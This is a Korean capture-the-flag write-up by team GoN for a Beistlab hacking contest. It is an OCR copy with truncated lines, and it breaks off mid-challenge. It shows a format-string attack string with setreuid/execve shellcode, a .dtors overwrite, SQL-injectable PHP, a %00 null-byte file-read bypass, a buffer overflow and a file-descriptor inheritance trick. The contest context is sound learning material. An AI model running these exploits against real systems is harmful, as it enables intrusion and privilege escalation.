1st Beistlab JFF Hacking Contest

Team : GoN

0x01

문제 : 210.207.246.131:8888

해당 포트로 접속을 하면 적당한 인사말과 함께 문장이 나온다.

MDM5MTA3MmI0YjRmMjQwZjY2YzNkMmM3YzY2YTZkYmE=

base64 encode이라고 생각하고, 디코드 하면 다음과 같은 문장이 나온다.
0391072b4b4f240f66c3d2c7c66a6dba
32글자이므로, md5 로 추측, milw0rm에서 hash crack을 돌린 결과
redd0g라는 것을 알 수 있었다.

매 접속시마다 저 문장이 바뀌고, 접속 후 일정 시간내에 답을 입력하지 않으면
접속을 끊어서, 접속하여 base64를 디코딩한 뒤 md5에 해당하는 답을 보내도록
프로그램을 작성하였다.

보내오는 Base64코드의 경우, 9종류의 코드를 확인할 수 있었는데 이들의 md5는 beistlab 출제자들의 ID라고 생각하여 유추하여 원래 평문의 값을 구하였다.

프로그램 코드는 다음페이지에 있고, 이 프로그램으로 질문에 대한 답을 보낸 결과 KEY를 찾을 수 있었다.

Program for 0x01

```
require 'socket'
require 'base64'
host = '210.207.246.131'
port = 8888

$client = TCPSocket.new(host,port)
def send str
    puts str
    $client.write(str)
    sleep(0.3);
end
def sockget
    msg = $client.recv(4096)
    sleep(0.3)
    print msg
    return msg
end
t=sockget
r=t[40...t.length]
#send Base64.decode64(r)
z=Base64.decode64(r)
puts z
if z=="44bea1375d673dacfa7038a2a6896ae6"
    send "hahah"
end
if z=="339ea1bdb4c96a94b5291cec559b50e2"
    send "eazy"
end
if z=="c5dbbb22d4802b1bdc7a4f35875a280b"
    send "chpie"
end
if z=="1d8176708feb2bb6e4d67d7f08c50493"
    send "ashine"
end
if z=="12ea7a85a8ad1216074590ce65542774"
    send "beist"
end
if z=="5f29e63a3f26798930e5bf218445164f"
    send "osiris"
end
if z=="65860b113ac5f35ced1f7024734f7366"
    send "sl1000"
end
if z=="9d514e6b301cfe7bdc270212d5565eaf"
    send "zombi"
end
if z=="0391072b4b4f240f66c3d2c7c66a6dba"
    send "redd0g"
end

sockget
sockget
```

0x02

php와 mysql로 제작된 간단한 로그인이 가능한 페이지 였다.

php소스코드는 문제에서 주어졌다.
가입하는 코드와 로그인 하는 코드가 있었는데,
join_ok.php의 코드는 다음과 같다.

```php
<?
    @extract($_GET);
    @extract($_POST);
    $user_id=$stripslashes($user_id);
    $user_pass=$stripslashes($user_pass);
    include "dbconn.php";
    if(!strlen($user_id) || !strlen($user_pass)){
        echo("tell me your account");
        exit;
    }

    if($user_id == "admin"){
        echo("you cannot use this account");
        exit;
    }

    if(strlen($user_pass) < 8) {
    echo("sorry!!");
    exit;
    }

    $q="select * from Members where user_id='$user_id'";
    $result = mysql_query("select * from Members where user_id='$user_id'");
    echo 'Query : '.$q.'<BR>';
    $count = mysql_num_rows($result);
    echo $count.'<BR>';
    if($count){
        echo("this account is already exist!");
        exit;
    }
    $q="insert into Members values ('$user_id', '$user_pass')";
    $result = mysql_query("insert into Members values ('$user_id', '$user_pass')");
    echo $q.'<br>';
    echo $result.'<br>';
    if($result)
        echo("completed");
    else
        echo("failed");
?>
```

_id가 "admin"과 같은지 보고, 또 user_id가 이미 가입되어 있는지 확인한 뒤 두가지를 모두 통과해야 가입을 할 수 가

서는 stripslashes로 sql injection이 가능하다. 하지만 insert into query만 존재하고, ;를 이용한 여러 가지 쿼리를 넣는 · 실패하였다.

에는 sql injection문제로 예상을 하였으나, sql injection이 아닌 php에선 admin이 아니라고 인식하고 mysql에서는 으로 인식 시켜 새로 가입을 하면 되지 않을까. 라는 생각이 들었지만, admin%20을 사용해도 가입이 안되어서 포기한 .다.
만 문제를 돌아가며 풀다 다른 팀원이 문제를 잡게 되고, admin // 12345678로 로그인에 성공하여
를 얻을 수 있었다. 아마 다른 팀에서 저 아이디와 패스워드로 가입을 시킨 것으로 보인다.

0x03

```
1       int main(int argc,char **argv,char **environ)
2       {
3               int i;
4
5               for(i = 0; environ[i] != NULL; i++)
6                       memset(environ[i], '₩0', strlen(environ[i]));
7
```

```
8               if(argc<=2)
9               {
10                      if(argv[1]==NULL)
11                              {
12                              printf(argv[0]);
13                              puts("₩n₩n");
14                              }
15              }
16              else
17              {
18                      printf("argc = %d₩n",argc);
19                      printf("argv[0] = %s₩n",argv[0]);
20              }
21
22              return 0;
23      }
```

Filename binary의 코드이다.

간단하게 알 수 있는 것은, 12번째줄에서 format string bug가 존재한다는 것이다.
하지만, 5-6번 loop에서 environment를 다 지우므로 환경변수를 이용할 수 없다.

그리고 12번이 출력되는 루틴으로 가기 위해서는 argv[1]이 NULL이어야 한다.
이는 argc가 1이라는 것을 의미하고, argv[0]을 마음대로 조작하기 위해선
이를 실행하기 위한 프로그램이 필요했다. 간단하게 자신의 argv[1]을 이 프로그
램의 argv[0] 으로 만드는 프로그램을 작성하였다.

```
int main(int argc, char** argv)
{
        execl("./filename",argv[1],0);
}
```

at string attack을 하기 위해, 먼저 puts의 puts@plt를 공격하여 GOT table을 overwrite해서 puts를 system으로 만들
리하여 쉘을 얻으려 했으나 ₩n₩n으로 파일을 만들어 실행하는 것이 잘 안되어서 방향을 바꾸었다.

.dtors+4를 덮어쓰기로 하였고, objdump로 .dtors를 찾은 결과는 다음과 같다.

```
objdump -s -j .dtors ./filename

./filename:     file format elf32-i386

Contents of section .dtors:
 80495b8 ffffffff 00000000                      ........
```

495bc를 덮어쓰면 되고, 덮어 쓸 쉘코드는 환경변수를 지우고, argv[0]이외엔 쓸 곳이 없으므로 argv[1]에 쉘코드를
. .dtors+4의 주소에 쉘코드로 추정되는 주소를 쓰기로 하였다.

공격 스트링은 다음과 같다.

```
perl -e 'print"₩xbc₩x95₩x04₩x08₩xbe₩x95₩x04₩x08%fa01%63993c%132$n%50686c
%133$n","₩x90"x1024,"₩x6a₩x31₩x58₩x99₩xcd₩x80₩x89₩xc3₩x89₩xc1₩x6a₩x46₩x58₩xcd₩x80
₩x52₩x68₩x6e₩x2f₩x73₩x68₩x68₩x2f₩x2f₩x62₩x69₩x89₩xe3₩x52₩x53₩x89₩xe1₩xb0₩x0b₩
xcd₩x80"'`
```

한 공격 스트링은 기억이 나지 않으나, 저기서 %xxxxxc 부분을 조작하며 쉘코드의 위치로 맞추어 쉘을 획득할 수 있

사용한 쉘코드는 setreuid(geteuid(),geteuid()); execve("/bin/sh");를 사용하는 쉘코드이다.

0x05

문제 파일을 받아서 압축을 풀면, kbd.exe와 몇 개의 dll 이 보인다.
kbd.exe를 실행시키면, 실행 시킨 후 키보드 입력을 후킹하여 어떤 창을 띄워주는 것을 알 수 있다.

IDA나 olly로 kbd.exe를 뜯어보면, 문자열 중 ==가 붙은 base64 비슷한 문자열을 볼 수 있다.

CXHkPmIzEGKzEWYzSWNmIHFhFmFmYWZzYWRmYQ==

모르지만 대략 이 스트링을 사용하는 위치의 함수를 보면, InstallHook 이나 UninstallHook과 같은 함수가 보이고 간
분기 검사를 하는 것을 볼 수 있다. 문제의 의도는, 아마 키보드로 정해진 입력이 들어오면 정해진 출력을 키보드로 뿌
프로그램일 것이라 추측하였다.

그 위의 스트링을 사용하는 분기로 무조건 점프하도록 고치고 메모장을 열고 프로그램을 실행시킨 후 메모장으로 커서
기면, 메모장에 후킹된 키보드 이벤트를 통해 글씨가 써지는 것을 볼 수 있다.

```
------------------------
password : Have a nice day!
------------------------
```

0x08

Mirror.avi

해당 동영상에서 뮤직비디오를 찾는 문제이다.
동영상을 재생하면 모 영화의 광고 영상이 나온다.

케이어 등에서 제공하는 AVI분석기를 사용한 결과, 실제 보다 파일 크기가 크다고 나옴을 알 수 있었다.

상을 strings를 해본 결과
':LnJlZGFlSHJpYXBlUg==.‰.4뷘Beistcon :)
문장을 발견하였고, LnJlZGFlSHJpYXBlUg==를 base64 decoding한 결과는 .redaeHriapeR 이다.

irHeader라는 뜻으로 보고, AVI Header를 조사하기 시작했다.
만 시작위치나 플레이타임 등을 조절해봐도 보이는게 없었다.

하고 있었지만 단물과 같은 힌트, 파일 이름이 힌트이다. 라는 것을 알고
or 라는 것과, 저 Headerrepair가 뒤집혀있는 점. 그리고 시작위치와 마지막위치에 LISTj, .strlstrh8과 jTSIL,
rts. 이것을 보고 파일을 뒤집어 보기로 했다.

ıeader는 32 offset부터 56 byte로, 88바이트를 지난 뒷부분부터 끝까지를 통째로 뒤집었다.

는 코드는 다음장에 첨부하였다.

는 결과 모 가수의 뮤직비디오를 확인할 수 있었고, 동영상에서 Key를 찾을 수 있었다.


·을 OFFSET 88부터 뒤집는 코드. mirror.avi를 rorrim.avi로 만든다.

```
lude <stdio.h>
 a[20000000];
 b[20000000];

main()

    FILE *fp,*fp2;
    int size;
    int i,j;
    fp=fopen("mirror.avi","r");
    fp2=fopen("rorrim.avi","w");
    fseek(fp,0,SEEK_END);
    size=ftell(fp);
    printf("SIZE IS %d\n",size);
    fseek(fp,0,SEEK_SET);
    fread(a,88,1,fp);
    fwrite(a,88,1,fp2);
    fread(a,(size-88),1,fp);
    for(i=0;i<size-88;++i)
    {
            b[size-88-i-1]=a[i];
    }
    fwrite(b,(size-88),1,fp2);
    fclose(fp);
    fclose(fp2);
```


를 열면 큐브가 하나 나온다. 좌우로 돌릴 수 있고, Key를 입력하라고 나온다.



를 검사하는 루틴을 찾은 결과, 다음과 같은 식이 나왔다.


g2[v0] = v2[v0] ^ (unsigned __int8)(v2[v0] + ((v2[v0] ^ v2[(signed int)(&v2[v0] + 2 - (_DWORD)v2) % 13]) + % 65);

으로 만들어 지는 값이, 메모리 상의 0x408224에 있는 위치의 값인
3f 19 e9 28 1d c1 06 e9 e7 0e fc 가 되도록 Key를 설정한 결과,
eKeyHahah 라는 Key를 얻을 수 있었다.



를 입력하면, 다음과 같이 Find Password! It's on CUBE라는 말이 나오고, 큐브가 잘 움직이지 않는다.

서 Key 입력 후의 루틴을 보니 0x408ABD와 0x408AE8을 0으로 만든다는 것을 알았고, Cheat Engine을 사용하여
8ABD의 값을 1로 만들 경우 큐브를 돌릴 수 있었고 키를 얻을 수 있었다. 결과는 다음과 같다.



nble이라는 문제였다.

하면 scramble! : eibts 라는 문제가 나온다.
ram문제였고, 철자가 뒤죽박죽인 문제에서 단어를 맞추는 문제였다.
제의 답은 beist이다.

코드가 주어지지 않았지만, 의사 디컴파일러를 사용하여 소스코드를 분석해 본 결과,

조건을 찾아내었다.

tionary file은 우리가 읽어야할 .password 이고 이는 이 프로그램이 연다.

제는 랜덤하게 만드는데, srand의 seed는 현재 시간과 pid의 xor이다.

gv 1의 값으로 1턴에 문제가 나오는 횟수를 조절할 수 있다. 최소 1. 최대 10

galarm을 사용하여 20초가 지나면 프로그램을 종료한다.

)회의 scramble게임을 맞추는데 성공하면, 권한을 자신의 권한으로 낮춘 뒤 마지막 문제의 이름의 실행파일을 실행시

간단하게 공격방법을 생각한 것이, 사전을 만들고 20회의 scramble을 프로그램을 만들어 맞출 경우 쉘을 획득할 수
것이었다. 하지만 20회를 맞추어 쉘을 실행하더라도, 권한이 없어서 파일을 읽을 수 없다는 결론이 나왔다.

서 어떻게 하나 고민중이었는데, 힌트가 " 자식 프로세스로 상속이 되는 것.." 이었다. system은 fork-exec 방식이라
프로세스에서 받는 것을 받을 수 있다. 그래서 떠오른 생각이 File Descriptor이다. 여기서 열린 파일, 우리가 봐야 할
.password파일이 아마, 가장 먼저 연 file descriptor일 것이므로 stdin, out, err을 제외한 3번 file descriptor로 열려
속될 것이다. 그렇다면 권한이 없더라도 이 file descriptor로 엑세스 하여서 파일의 내용을 알아낼 수 있다.

하여 일반적 사전에 없는, 운영자들의 아이디나 기타 등등의 단어에 대해 2시간 이상 사전을 만들었다.
고 /usr/share/dict에 있는 유닉스 사전을 뒤에 덧붙였다.

제작 이후에는 이 scramble을 자동으로 풀어주는 프로그램을 제작하였다. 원래라면 local에서 popen을 사용하여 제작
하지만, ruby로 popen을 이용한 프로그래밍을 해보지 않아 nc -e를 이용한 stdin,out을 소켓으로 돌려 네트워크 소
. 이를 제작하였다. 이 때, 문제가 되는 점이 20번째 문제를 풀기 전 20번째 문제로 파일을 저장하는 프로그램을 제작
는데, 이것은 또 다른 포트에 입력을 받아 이것으로 미리 짜 둔 프로그램의 symlink를 제작하는 프로그램을 만들어서
였다.

을 저장하는 프로그램과, scramble을 푸는 프로그램은 다음과 같다.

```ruby
require 'socket'
require 'base64'
host = '210.207.246.131'
$client = TCPSocket.new(host,ARGV[0])
def send str
    puts str
    $client.write(str)
end
def sockget
    msg = $client.recv(1000000)
    print msg
    return msg
end
q=""
a=open("list5.txt","r")          # 단어를 정렬한 리스트. 사전파일의 각 단어를 정렬.
b=open("list6.txt","r")          # 그 정렬된 것에 대한 답의 리스트. 사전파일.
f=open("wrong.txt","a")          # 틀린것들을 추후 사전추가를 위해 저장.
c=a.readlines
d=b.readlines
c=c.map{|x| x=x[0...x.length-1]}     # 개행문자를 자른다.
e={}
for z in (0...c.length)
    unless e[c[z]]
        e[c[z]]=d[z]                 # 정렬된 문장에 대해 답들을 ASSOCIATIVE LIST에 저장.
    end
end
for z in (0..100)                    # 반복하면서 수행.
    t=sockget
    if t=~/scramble/                 # 문제이면,
        puts z
        t=t[12..t.index(10.chr)]     # 문제 부분만 뗀다.
        t=t[0...t.length-1]
        t=t.unpack('c*').sort.pack('c*');   # 정렬
        if e[t]==nil                 # 답이 없으면,
            f.puts t
            q=$stdin.readline        # 입력을 받아서 보낸다.
            send q
            t=sockget
        else
            if z==19                 # 마지막 문제일 경우
                $symlink=TCPSocket.new(host,ARGV[1])
                # 다른 포트로 symlink를 만들기 위해 마지막 문제를 보낸다.
                $symlink.write(t+10.chr)

                sleep(0.3)       #symlink가 만들어질 때 까지 조금 기다려준다.
            end
            send e[t]
            t=sockget                # 답을 보내고 결과를 받는다. Good! 이런 것들이 여기 온다.
            sleep(0.1)
        end
    else            # 끝나면 입력을 받아서 전송.
        sockget     # 문제가 아니면 결과를 받아본다.
    end
end
sockget             # 설마 해서 넣어둔 sockget.
```

ıble을 접속해서 푸는 프로그램. 실행 방식은
solver.rb [scramble의 포트] [symlink프로그램의 포트]

```c
#include <stdio.h>
#include <fcntl.h>
buf[10000000];
int main(int argc, char** argv)
{
        int fd=3;
        // 파일 디스크립터 3으로 설정.
        int size=1000000;
        // 사이즈는 대충 1000000
        FILE *fp=fopen("ANS.txt","w");
        printf("FILE SIZE : %dWn",size);
        lseek(fd,0,SEEK_SET);
        //위치를 초기로 돌리고
        read(fd,buf,size);
        // .password를 읽어서,
        fwrite(buf,size,1,fp);
        // ANS.txt에 쓴다.
        fclose(fp);
        close(fd);
}
```

막 문제의 symlink로 연결되는 프로그램. 이 프로그램을 실행하여 상속된 파일디스크립터로부터 파일을 1000000 바이
서 ANS.txt로 저장한다. 이렇게 저장한 후 ssh shell에서 저 파일을 확인할 수 있었고 KEY를 얻을 수 있었다.

한 웹사이트이다.

t.php?file= 의 file 인자에 파일 이름을 넣으면, 그것을 읽어서 출력해주는 것으로 보인다.

하는 링크로는, index.php?file=test 이고, 이는 test.txt를 읽어준다.

xt를 넣으면 안되고 test를 넣으면 되는 걸로 봐서, " $file.txt"로 .txt를 붙이는 것으로 보였다.

서 index.php를 한번 읽어 볼 생각에 %00을 사용하여 index.php%00을 넣었다.

과 "$file.txt" 는 "index.php%00.txt" 가 되어 index.php를 읽어주었고, key를 얻을 수 있었다.

제로 index.php를 읽어주는 것 같진 않고 %00을 사용하였는가를 테스트 하는 문제 같았다.

인이 가능한 사이트이다.

아이디로 로그인을 시도하면, 흰 배경에 흰 글씨로 write와 socket접속에 대한 에러메세지가 출력된다. 에러메세지는
게 드래그를 해서 볼 수도 있고, view-source를 이용해서 볼 수도 있다.

이를 분석한 결과, 접속을 시도한 클라이언트의 7770 ~ 7779 번 포트로 접속을 역으로 해오는 것 같았다. 그래서 nc -l
70부터 7779 까지 모두 띄워놓은 결과,
P GET request로 login.php?id=admin&pw=TJrwha 이 날라왔다.

만 id : admin과 pw : TJrwha을 이용하여 로그인을 시도하였으나, 문제가 풀리지 않았다.

을 발견한지 24시간쯤 지난 뒤, 팀원 중 한명이 TJrwha을 한글로 치면 ' 썩좀' 인데 J가 대문자인게 이상하다는 생각
게 Tjrwha을 비밀번호로 한 결과, KEY를 얻을 수 있었다.

코드가 주어지지 않는, fakeprint라는 바이너리를 푸는 문제였다.

커리 안에서 mprotect로 스택영역에 wx 권한을 주는데, 얼핏 봐서는 취약점이 없어 보였다.

만 fprint라는 함수가 libc 함수가 아닌 것을 깨달으면 쉽게 취약점을 찾을 수 있었다.
트라는 함수는 이 바이너리 안에서 출제자가 작성한 함수이고, 이 함수는 다음과 같았다.

```
fprint(int a1, const char *a2, ...)

har v3; // [sp+28h] [bp-400h]@1
a_list va; // [sp+438h] [bp+10h]@1
har v5; // [sp+427h] [bp-1h]@1

a_start(va, a2);
emset(&v3, 0, 0x400u);
sprintf(&v3, a2, va);
5 = 0;
eturn fputs(&v3, (FILE *)stdout);
```

서, a1은 파일 포인터이고 a2는 포맷스트링, 그 뒤는 va_list가 온다.
:처럼 variable list를 사용하는데, vsprintf를 할 때 길이 검사를 하지 않고 va_list로 넘어온 것을 " %s" 하여 출력한다

하여 길이가 1024자인 v3에서 buffer overflow 취약점이 존재한다는 것을 알았다.

```
ıile ( fread(&v10, 10u, 1u, v9) )

 if ( !strncmp((const char *)&v10, "GET;", 4u) )
 {
   sscanf((const char *)&v10, "GET;%d;", &v11);
   v4 = malloc(12u);
   v12 = v4;
   *((_DWORD *)v4 + 2) = v11;
   *((_DWORD *)v12 + 1) = malloc(v11);
   fread(*((void **)v12 + 1), v11, 1u, v9);
   if ( v8 )
     *(_DWORD *)v8 = v12;
   else
     v13 = v12;
   v8 = v12;
 }

:sult = v13;
3 = v13;
ıile ( v8 )

 fprint(stdout, "%s", *((_DWORD *)v8 + 1));
 result = *(void **)v8;
 v8 = *(void **)v8;
```

의 핵심 루틴은 이부분이다. GET; 으로 되어있어야 그 뒤에서 숫자를 읽고, 그 길이만큼 파일에서 읽어온다. 저기서 :을 하는 v4와 v12에 대한 내용을 이해하는데 시간이 약간 걸렸는데, v4는 linked list가 되는 struct로 다음 링크가 제 번째에 저장되고, 두 번째에 파일에서 읽은 내용이 있고 그 다음에 사이즈가 기록된다.
하게 위 구조체를 코드로 표현하면 다음과 같다.

```
t Fakeprint {
    struct Fakeprint *next;
    char *text;
    int size;
```

하여 v8이 while 안에서 이전 구조체의 주소를 저장하게 되고, v13은 이 리스트의 head를 저장하게 된다.

고 아래의 while은 head부터 next가 있으면 계속 fprint로 출력을 하는 부분이다.
)it 하기 위해서는 한번의 출력만 있으면 되므로, 1028바이트짜리로 간단하게 파일을 만들었다.

내용은 다음과 같다.
1028AA // 10바이트를 읽는다.
x1024, addr of shell code

영역이 실행가능하므로, export를 이용해 환경변수 영역에 쉘코드를 올리고 저 파일을 읽으면 shell을 얻고 KEY를 획수 있었다.

코드와 바이너리가 주어지고, 리모트로 접속하여 푸는 문제였다.

시 동작하는 소스코드는 다음과 같았다.

```
d challenge(int sd_cli)

    char cmd[5];
    char path[17]={0,},*p;
    char buffer[128];
    int len;
    FILE *fd;


    while(1)
    {
            memset(cmd,0x00,5);
            read(sd_cli,cmd,5);
            if(!strncmp(cmd,"READ:",5))
            {
                    len=read(sd_cli,path,16);
                    asprintf(&p,"%s/%s",root,path);
                    log_serv(p);
                    if(strstr(p,"/.."))
                    {
                            log_serv(" ₩"/..₩" detected₩n");
                            return;
                    }

                    if( (fd=fopen(p,"r")) ==0 )
                    {
                            log_serv(" File open failed ₩n");
                            continue;
                    }
                    fgets(buffer,128,fd);
                    write(sd_cli,buffer,128);
                    close(fd);
            }
            else return;
    }
```

을 하면, 5바이트를 읽어 " READ:" 가 왔다면 이후 16바이트를 읽어 현재 PATH에서 넣은 것을 더해 파일을 읽고 주는 것이다.
들어 현재 root가 /tmp 이고 넣은 PATH가 .password.txt이면 /tmp/.password.txt를 열어서 읽어 보내주는 것이다.

커리를 받아와, 실행을 해 본 결과 16바이트를 파일이름으로 다 채우지 않으면 파일이 읽히지 않았다. 그 이유는 read기 때문에 그 뒤에 ₩n 과 같은 문자가 path에 들어가, 그 파일이 없기 때문이라고 생각되었다.

한 공격방법으로는 16글자로 symlink를 만들어서 root 안에 두고 읽게 만드는 것이었다.
서 먼저 생각한 것이 root를 알아내는 것이었다.

로그램에서 root는 -r 옵션으로 실행시 지정할 수 있고, 지정하지 않으면 /var/empty로 잡힌다.

있는 beistlab의 머드게임에서 운영자에게 질문을 던져 알아낸 결과, root는 /var/empty라는 것을 알아냈다.
만 /var/empty는 rwxr-x--- root root 여서 root가 아니면 접근할 수가 없었다.
서 상위 directory로 가는 것을 생각해 보았으나, /..를 막기 때문에 어떤 방법을 사용하더라도 상위디렉토리로 올라갈
없었다.

하여 어떻게 이것을 풀 까 고민하던 찰나, log_serv라는 함수가 눈에 들어왔다.

```
d log_serv(char *p)

    fprintf(stdout,p);
```

수는 fprintf를 사용하는데, fprintf는 보통 fprintf(stdout,"%s",p) 이렇게 사용하지만 여기선
변수를 2nd argument로 넣어서 format string vulnerability가 있음을 알게 되었다.

만 어디로 덮어 쓸 것인가. 작은 버퍼에 쉘코드를 올릴 수도 없고, 어떻게 넣는다 하더라도 주소를 알아 낼 수가 없고,
을 덮어쓴다면 짧아도 주소 2번과 %xxxxxc 가 두 번 들어가야 해서 16바이트를 초과하게 된다.

하가 생각한 것이 root라는 전역변수이다.

```
(root==0)

    root=(char *)malloc(12);
    strcpy(root,"/var/empty");
```

가 /var/empty라고 했으므로, 지정을 안했을 것이라고 생각하였다.
alloc(12)로 리턴된 주소 값을 알아내기 위해, 하나의 가정을 하였다.
그램이 실행되면 새 메모리 스페이스를 잡고, malloc을 부르면 heap의 시작부터 주소를 준다. 그리고 이것은 내가 실행
거기서 실행되나 몇 번째로 불리는지는 순서가 malloc이다. 라는 것이다.

경우, heap의 시작부터 malloc으로 메모리를 할당해 주기 때문에 내 계정에서 이 프로그램을 돌려서 root의 주소를
확인 해 보는 것과 현재 서버에서 돌고 있는 것과 차이가 없다.

서 root의 주소를 알아낸 결과 다음과 같았다.
048c4b <main+300>: movl $0xc,(%esp,1)
048c52 <main+307>: call   0x8048860
048c57 <main+312>: mov   %eax,0x804a1ec

서 0x804a1ec가 root의 주소이고, root 안에 들어있는 값을 main+312이후 확인해 본 결과
4b008 과 같은 주소였다.
서 작성시 주소가 기억나지 않고, 제가 가지고 있는 서버에 glibc 2.4가 설치되지 않아 정확히 확인하지 못했습니다.)

하여 생각한 것이, 0x804b005에 1 ~255 사이의 수를 기록한다면, little endian인 x86 머신에선 다음과 같이 기록할 것

들어 0x41을 기록했다고 하자. 그렇다면 메모리 기록은 이렇다.

0x804b005	0x804b006	0x804b007	0x804b008
41	00	00	00

